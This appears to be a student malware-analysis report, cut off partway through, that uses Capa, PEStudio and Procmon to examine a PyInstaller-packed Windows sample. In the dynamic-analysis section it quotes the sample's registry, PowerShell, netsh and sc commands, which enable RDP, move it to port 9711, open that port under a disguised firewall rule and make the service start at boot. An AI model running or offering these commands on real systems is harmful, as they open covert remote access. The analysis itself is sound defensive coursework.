


# Assignment 2

## Execution

2025-10-14

Mansoor Hoshmand

## Table of Contents

# Part 1 - Malicious PE


## Static Analysis

### 1 - Using Capa

After analyzing the file assignment2.exe using the malware analysis tool Capa, it exhibits behavior consistent with malicious software. The program employs anti-analysis techniques to detect virtual machines and debuggers, thereby evading detection by analysis tools. It performs file read and write operations, creates and terminates processes, and collects system information—activities that could facilitate data exfiltration or modification of the host system.

Additionally, the program compresses and encodes data, and dynamically resolves Windows API calls to conceal its true purpose. It is also capable of executing command-line or PowerShell commands to initiate further actions.

See the screenshot of the Capa report below:




```
ATT&CK Tactic          ATT&CK Technique
DEFENSE EVASION        Obfuscated Files or Information [T1027]
                       Virtualization/Sandbox Evasion::System Checks [T1497.001]
DISCOVERY              File and Directory Discovery [T1083]
                       Process Discovery [T1057]
                       System Information Discovery [T1082]
EXECUTION              Command and Scripting Interpreter [T1059]
                       Shared Modules [T1129]

MBC Objective            MBC Behavior
ANTI-BEHAVIORAL ANALYSIS Debugger Detection::Timing/Delay Check QueryPerformanceCounter [B0001.033]
                         Virtual Machine Detection [B0009]
DATA                     Checksum::Adler [C0032.005]
                         Compress Data [C0024]
                         Compression Library [C0060]
                         Encode Data::XOR [C0026.002]
DEFENSE EVASION          Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
DISCOVERY                File and Directory Discovery [E1083]
                         System Information Discovery [E1082]
EXECUTION                Command and Scripting Interpreter [E1059]
FILE SYSTEM              Create Directory [C0046]
                         Delete Directory [C0048]
                         Delete File [C0047]
                         Read File [C0051]
                         Writes File [C0052]
OPERATING SYSTEM         Environment Variable::Set Variable [C0034.001]
PROCESS                  Create Process [C0017]
                         Create Process::Create Suspended Process [C0017.003]
                         Terminate Process [C0018]
```

*Figure 1: Screenshot showing the result of Capa.*

## 2 – Using PEStudio

When I uploaded the file to PEStudio, the analysis process stalled and consumed all available system memory. Increasing the RAM did not resolve the issue. This behavior suggests that the executable is intentionally designed to evade detection by malware analysis tools.



pestudio 9.61 - Malware Initial Assessment - www.winitor.com | c:\users\cyber\desktop\assignment2\assignment2.exe (read-only)

file settings about

c:\users\cyber\desktop\assignment2\assignmen
- indicators (wait...)
- footprints (disabled)
- virustotal (disabled)
- dos-header (size > 64 bytes)
- dos-stub (size > 192 bytes)
- rich-header (tooling > Visual Studio)
- file-header (executable > 64-bit)
- optional-header (subsystem > GUI)
- directories (count > 7)
- sections (count > 7)
- libraries (count > 5)
- imports (count > 145)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (count > 11)
- strings (wait...)
- debug (debug > PGO)
- manifest (level > asInvoker)
- version (n/a)
- certificate (n/a)
- overlay (signature > unknown)

| imports (145) | library |
|---|---|
| CreateWindowExW | USER32.dll |
| ShutdownBlockReasonCreate | USER32.dll |
| MsgWaitForMultipleObjects | USER32.dll |
| ShowWindow | USER32.dll |
| DestroyWindow | USER32.dll |
| RegisterClassW | USER32.dll |
| DefWindowProcW | USER32.dll |
| PeekMessageW | USER32.dll |
| DispatchMessageW | USER32.dll |
| TranslateMessage | USE |
| PostMessageW | USE |
| GetMessageW | USE |
| MessageBoxW | USE |
| MessageBoxA | USE |
| SystemParametersInfoW | USE |
| DestroyIcon | USE |
| SetWindowLongPtrW | USE |
| GetWindowLongPtrW | USE |
| GetClientRect | USE |
| InvalidateRect | USE |
| ReleaseDC | U |
| GetDC | U |
| DrawTextW | U |
| GetDialogBaseUnits | U |
| EndDialog | U |
| DialogBoxIndirectParamW | U |
| MoveWindow | U |

Microsoft Visual C++ Runtime Library

Runtime Error!

Program: C:\Tools\pestudio\pestudio\pestudio.exe

This application has requested the Runtime to terminate it in an unusual way.
Please contact the application's support team for more information.

OK

explorer.exe - System Error

The process has terminated because it could not allocate additional memory.


*Figure 2: the screenshot shows the malware filling up the memory to evade detection.*

## Dynamic Analysis

### Question 1: What commands does the malware run?

To determine which commands the malware executes, we downloaded the ZIP file from Brightspace to the FLARE-VM environment for dynamic analysis.

- We will use Procmon, a tool that monitors system changes made by malware. Open Procmon and add the malware file (assignment2.exe) to the filter. Then click Apply and OK.



Process Monitor Filter

Filters were in effect the last time you exited Process Monitor:


Display entries matching these conditions:

Process Name | is | assignment2.exe | then | Include


| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ Process N... | is | Procmon.exe | Exclude |
| ✓ Process N... | is | Procexp.exe | Exclude |
| ✓ Process N... | is | Autoruns.exe | Exclude |
| ✓ Process N... | is | Procmon64.exe | Exclude |
| ✓ Process N... | is | Procexp64.exe | Exclude |
| ✓ Process N... | is | System | Exclude |
| ✓ Operation | begins with | IRP_MJ | Exclude |

***Figure 3:*** *the screenshot shows the addition of the malware file to the **Procmon**.*

- Run the malware file (assignment2.exe) as an administrator and monitor for the launch of PowerShell. Observe the commands it executes. We identified four processes that utilize the command line.



```
assignment2.exe (9308)                                    C:\Users\cyber\D...                          MANSOOR\cyber  "C:\Users\cyber\Desktop\assignment2\assignment2.exe"
  assignment2.exe (10064)                                 C:\Users\cyber\D...                          MANSOOR\cyber  "C:\Users\cyber\Desktop\assignment2\assignment2.exe"
    reg.exe (9276)            Registry Console ...        C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
      Conhost.exe (5716)      Console Window ...          C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
    powershell.exe (9368)     Windows PowerS...           C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  powershell -c $gjskjaslfw=9711; Set-ItemProperty -Path "\"HKLM
      MoNotificationUx.exe    Notifications host ...      C:\WINDOWS\u...     Microsoft Corporat...    MANSOOR\cyber  C:\WINDOWS\uus\packages\preview\AMD64\MoNotificationU
      Conhost.exe (3176)      Console Window ...          C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
    netsh.exe (4508)          Network Comman...           C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  netsh advfirewall firewall add rule name=WindowsAutoUpdate dir
      Conhost.exe (7572)      Console Window ...          C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
    sc.exe (9056)             Service Control M...        C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  sc config TermService start=auto
      Conhost.exe (2180)      Console Window ...          C:\WINDOWS\S...     Microsoft Corporat...    MANSOOR\cyber  \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
```



```
8:50:0...  assignment2.exe  2912  Process Create  C:\WINDOWS\SYSTEM32\reg.exe                  SUCCESS  PID: 7724, Command line: reg add "HKEY_LOCAL_M
8:50:0...  assignment2.exe  2912  Process Create  C:\WINDOWS\System32\WindowsPowerShell...  SUCCESS  PID: 2276, Command line: powershell -c $gjskjaslfw=97
8:50:0...  assignment2.exe  2912  Process Create  C:\WINDOWS\SYSTEM32\netsh.exe                SUCCESS  PID: 6592, Command line: netsh advfirewall firewall ad
8:50:1...  assignment2.exe  2912  Process Create  C:\WINDOWS\SYSTEM32\sc.exe                   SUCCESS  PID: 6628, Command line: sc config TermService start
```

***Figures 4 and 5****: These screenshots display suspicious processes that utilize the command line and PowerShell following the execution of the malware file.*

• We now need to investigate each process and the commands being executed more thoroughly. Below, we explain each command and its purpose.

**Command 1: Enabling of RDP.**

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenvTSConnections /t REG  DWORD /d 0 /f
```

**Command Explanation:** It modifies a windows registry value to enable RDP (Remote Desktop Protocol) on the machine which is disabled by default. This ***reg add*** command updates the Windows registry key that controls Remote Desktop (RDP) by setting the ***fDenyTSConnections DWORD*** to ***0*** (allowing RDP). It specifies the value type as a 32-bit number and forces the change without prompting. In short: it programmatically enables Remote Desktop by overwriting the registry entry.

**Command 2: Changing the PORT number**

```
powershell -c $gjskjaslfw=9711; Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP" -name
PortNumber -Value $gjskjaslfw
```

**Command Explanation:**

The command runs ***PowerShell (-c)*** to assign the number ***9711*** to a variable ***($gjskjaslfw)*** and then uses ***Set-ItemProperty*** to write that value into the registry key ***HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP*** under the PortNumber property, which changes the TCP port Windows RDP listens on from the default ***3389*** to ***9711***. This takes effect only after restarting the Remote Desktop service or rebooting, requires corresponding firewall and client changes to work, and can be used either to reduce noisy scans (security-through-obscurity) or to evade detections; the meaningless variable name is a mild sign of obfuscation and is suspicious if the change was not authorized.

**Command 3: Allowing the newly added Port for RDP on the Firewall.**

```
netsh advfirewall firewall add rule name=WindowsAutoUpdate dir=in action=allow protocol=TCP localport=9711
```

This command uses ***netsh*** to add a new inbound firewall rule named ***WindowsAutoUpdate*** that allows incoming TCP traffic on port ***9711***. By opening this port in the Windows firewall, it enables external connections to reach services listening on port 9711. likely the Remote Desktop service after its port was changed. The use of a misleading rule name like "***WindowsAutoUpdate***" is often intended to disguise the rule's true purpose, which can be a tactic to avoid detection or suspicion.


**Command 4: Set Remote Desktop Service to Start Automatically**

```
sc config TermService start=auto
```

This command configures the Windows service named TermService (Remote Desktop Services) to start automatically when the system boots. By setting the startup type to auto, it ensures that the Remote Desktop service is always running after a reboot, enabling remote connections without needing manual intervention. This is important for maintaining persistent remote access.

## Question 2: what files does the malware write or read?

We reverted the FLARE VM snapshot to its state prior to executing the malware file. Next, we will open the malware and configure the filter by setting the file name as the process name, and specifying ReadFile and WriteFile as the operations to monitor.




| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ Process N... | is | assignment2.exe | Include |
| ✓ Operation | is | WriteFile | Include |
| ✓ Operation | is | ReadFile | Include |
| ✓ Process N... | is | Procmon.exe | Exclude |
| ✓ Process N... | is | Procexp.exe | Exclude |
| ✓ Process N... | is | Autoruns.exe | Exclude |
| ✓ Process N... | is | Procmon64.exe | Exclude |
| ✓ Process N... | is | Procexp64.exe | Exclude |

***Figure 6:*** *the screenshot shows the addition of needed filters.*

**Write Files:**


- In order to see the list of files that have been read, we have to go to the Filter and uncheck the ReadFiles so that we can only get a list of Written files.



| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ Process N... | is | assignment2.exe | Include |
| ✓ Operation | is | WriteFile | Include |
| ☐ Operation | is | ReadFile | Include |

***Figure 7:*** *the screenshot shows the changes in the filter to pull only Write files.*

- Next Click on Tools and File summary. You will see a list and count of all written files and their path. We have 13 paths each with different counts.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
File Summary
Filter...
Save...
Close

Files accessed during trace:

By Path | By Folder | By Extension

| File Time | Total Events | Opens | Closes | Reads | Writes | Read Bytes | Write B... | Get ACL | Set ACL | O... | Path |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 0.0479369 | 3,483 | 0 | 0 | 0 | 3,483 | 0 | 19,720,... | 0 | 0 | 0 | <Total> |
| 0.0310499 | 1,497 | 0 | 0 | 0 | 1,497 | 0 | 11,547,... | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082\python313.dll |
| 0.0079266 | 1,277 | 0 | 0 | 0 | 1,277 | 0 | 5,231,472 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082\libcrypto-3.dll |
| 0.0017393 | 340 | 0 | 0 | 0 | 340 | 0 | 1,399,388 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082\base_library.zip |
| 0.0018973 | 173 | 0 | 0 | 0 | 173 | 0 | 712,048 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082\unicodedata.pyd |
| 0.0032329 | 67 | 0 | 0 | 0 | 67 | 0 | 280,568 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082_decimal.pyd |
| 0.0010970 | 38 | 0 | 0 | 0 | 38 | 0 | 159,224 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082_lzma.pyd |
| 0.0002304 | 29 | 0 | 0 | 0 | 29 | 0 | 120,400 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082\VCRUNTIME140.dll |
| 0.0001615 | 20 | 0 | 0 | 0 | 20 | 0 | 86,008 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082_bz2.pyd |
| 0.0001686 | 20 | 0 | 0 | 0 | 20 | 0 | 86,008 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082_socket.pyd |
| 0.0001817 | 15 | 0 | 0 | 0 | 15 | 0 | 65,528 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082_hashlib.pyd |
| 0.0001978 | 6 | 0 | 0 | 0 | 6 | 0 | 32,248 | 0 | 0 | 0 | C:\Users\cyber\AppData\Local\Temp_MEI93082\select.pyd |
| 0.0000539 | 1 | 0 | 0 | 0 | 1 | 0 | 148 | 0 | 0 | 0 | C:\Windows\Temp\checksum.txt |

13 file paths


***Figure 8:*** *the screenshot shows the list of written files by the malware.*

**Written Files Summary:**

The analysis of the file activity reveals several suspicious write operations, primarily in the Temp directory, indicating potential malware behavior. Notably, the presence of DLL files like **python313.dll** and **VC_RUNTIM140.dll**, as well as Python-related **.pyd** files such as **uncoateddata.pyd** and **hashlib.pyd,** suggest that the malware might be using these components for execution and cryptographic operations. The .zip file **(base_library.zip)** could be hiding additional malicious payloads, and the checksum file might be used for integrity checks. These files are typically indicative of a malware campaign leveraging Python scripts, DLLs, and self-extracting archives to execute and maintain persistence on the system.

**Read Files:**


- In order to check the read files only, let's uncheck the write files from the filter.



| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ Process N... | is | assignment2.exe | Include |
| Operation | is | WriteFile | Include |
| ✓ Operation | is | ReadFile | Include |

***Figure 9:*** *: the screenshot shows the changes in the filter to pull only Read files.*

- Next, we have to click on Tools and File summary. You will see a list and count of all read files and their path. We have 9 paths each with different counts.



File Summary

Files accessed during trace:

By Path | By Folder | By Extension

